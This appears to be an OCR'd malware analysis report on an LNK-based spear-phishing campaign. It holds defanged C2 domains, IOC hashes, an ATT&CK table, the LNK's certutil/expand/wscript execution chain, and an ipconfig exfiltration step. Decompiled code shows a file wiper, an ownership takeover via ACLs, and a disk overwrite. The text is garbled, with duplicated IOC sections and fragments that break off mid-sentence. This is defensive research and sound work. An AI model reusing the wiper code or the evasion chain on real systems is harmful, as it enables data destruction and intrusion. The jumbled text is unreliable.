Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

